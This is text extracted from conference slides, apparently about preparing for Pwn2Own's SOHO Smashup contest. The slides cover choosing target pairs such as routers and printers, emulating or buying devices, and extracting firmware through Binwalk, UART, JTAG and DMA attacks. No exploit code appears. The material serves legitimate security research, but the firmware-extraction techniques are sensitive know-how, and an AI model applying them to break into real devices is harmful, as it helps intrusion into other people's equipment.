Amazon Echo	6

Final Stage

Let's Play the Game

前置作業

- 目標的選擇

- SOHO SMASHUP 組合 

- 最簡單的組合

Initial Stage	Final Stage	原始分數	Soho smashup 分數
NETGEAR - 2	Lexmark Printer - 2	4	10

Let's Play the Game

前置作業


- 目標的選擇
 - SOHO SMASHUP 組合 
 - 較極端的組合

Initial Stage	Final Stage	原始分數	Soho smashup 分數
MikroTik - 3	Sonos Speaker - 6	9	10

Let's Play the Game

前置作業

- 目標的選擇
 - 選擇**適合自己及有興趣**的目標
 - 如果沒做過手機?
 - 短時間內所需技能點較多較難在時間內完成



Let's Play the Game

前置作業

- 目標的選擇
 - 選擇**適合自己及有興趣**的目標
 - 如果沒做過手機?
 - 短時間內所需技能點較多較難在時間內完成
 - 自己**有興趣**很重要
 - 有興趣才會看得比較久且深入



環境建置

Let's Play the Game

前置作業

- 環境建置
 - 主要有兩種方式
 - 用模擬方式 - 時間
 - Qiling Framework
 - Firmadyne
 - 不一定跟實體會一模一樣，最好比賽前買實機比較不會有意外



Let's Play the Game

前置作業

- 環境建置
 - 主要有兩種方式
 - 直接買實體機 - 錢
 - Amazon
 - PChome
 - 很多設備可能會需要從國外買



Shipping Address

13F., No. 32, Sec. 3, Bade Rd., Songshan Dist. Taipei City, 105 Taiwan

Payment Method

Order Summary

Item(s) Subtotal:	USD 788.82
Shipping & Handling:	USD 599.29
Total before tax:	USD 1,388.11
Estimated tax to be collected:	USD 0.00
Grand Total:	USD 1,388.11
See tax and seller information	
Payment Grand Total: TWD 43,682.49	

▼ Transactions


Delivered Sep 19, 2022

 Canon 佳能彩色Image CLASS MF743Cdw - 多合一、無線、可行動操作、雙工雷射印表機、白色、中等尺寸，提供 Amazon Dash Replenishment 服務


Sold by: Hot Deals 4 Less®
Return window closed on Oct 17, 2022
\$788.82
Condition: New
 Buy it again

Get product support
Problem with order
Leave seller feedback
Write a product review
Archive order

運費可能很貴



內部演練畫面
僅公布於研討會



Firmware Dump




There are many way to extract the firmware.




Let's Play the Game


Firmware Dump

- Binwalk
 - 不少的 Firmware 都可靠 Binwalk 解完
 - NETGEAR
 - MikroTik
 - ...





But some are encrypted or obfuscated...



Let's Play the Game

Firmware Dump

- Obfuscated
 - **Canon**
- Encrypted
 - **Sonos**
 - **HP**



硬體解

Let's Play the Game

Firmware Dump

- 硬體解
 - UART
 - WD My Cloud Home
 - JTAG
 - DMA Attack
 - Sonos
 - ...



Special Way

Let's Play the Game

Firmware Dump

- HP M479fdw @ Pwn2Own Toronto 2022



Let's Play the Game

Firmware Dump

